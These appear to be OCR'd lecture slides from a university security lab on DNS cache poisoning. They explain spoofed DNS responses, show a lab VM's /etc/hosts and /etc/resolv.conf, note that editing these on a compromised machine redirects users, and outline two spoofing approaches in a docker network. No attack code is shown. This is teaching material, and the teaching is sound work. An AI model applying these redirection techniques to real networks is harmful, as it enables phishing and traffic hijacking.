


DNS Cache Poisoning Attack

A **DNS** cache poisoning attack is done by tricking a server into accepting malicious, spoofed DNS information


Instead of going to the IP address of the legitime website, they will go to the IP address that we place in our malicious DNS response (spoofed)

The DNS response is CACHED, which means the user will visit the malicious website in future visits**



DNS In Wireshark

The **`dig`** command is used to issue DNS requests via the command line



On Linux, the `/etc/hosts` holds static IP mappings for domain names

```
[03/27/23]seed@VM:~/.../tcp_attacks$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
```

If we can compromise a machine, we can update /etc/hosts and inject IP address for *malicious* webpages

On Linux, the `/etc/resolv.conf` holds IP mappings for DNS server


```
[03/27/23]seed@VM:~/.../tcp_attacks$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.

nameserver 127.0.0.53
search msu.montana.edu
```

If we can compromise a machine, we can update /etc/resolv.conf and inject IP address for *malicious* DNS servers**

**much more difficult

Lab Setup

We will once again use docker to setup our network environment



Because all these devices are on the same network (10.9.0.X), we can **sniff** their traffic!





Figure 2: Local DNS Poisoning Attack

We have 2 options:

1. Send a spoofed DNS response packet to the **client** (10.9.0.5) that looks like it came from the **local DNS server** (10.9.0.53)


2. Send a spoofed DNS response packet to the **local DNS server** (10.9.0.53) that looks like it came from a **global DNS server** (????)

Spoofing a DNS response to a client (Task 1)



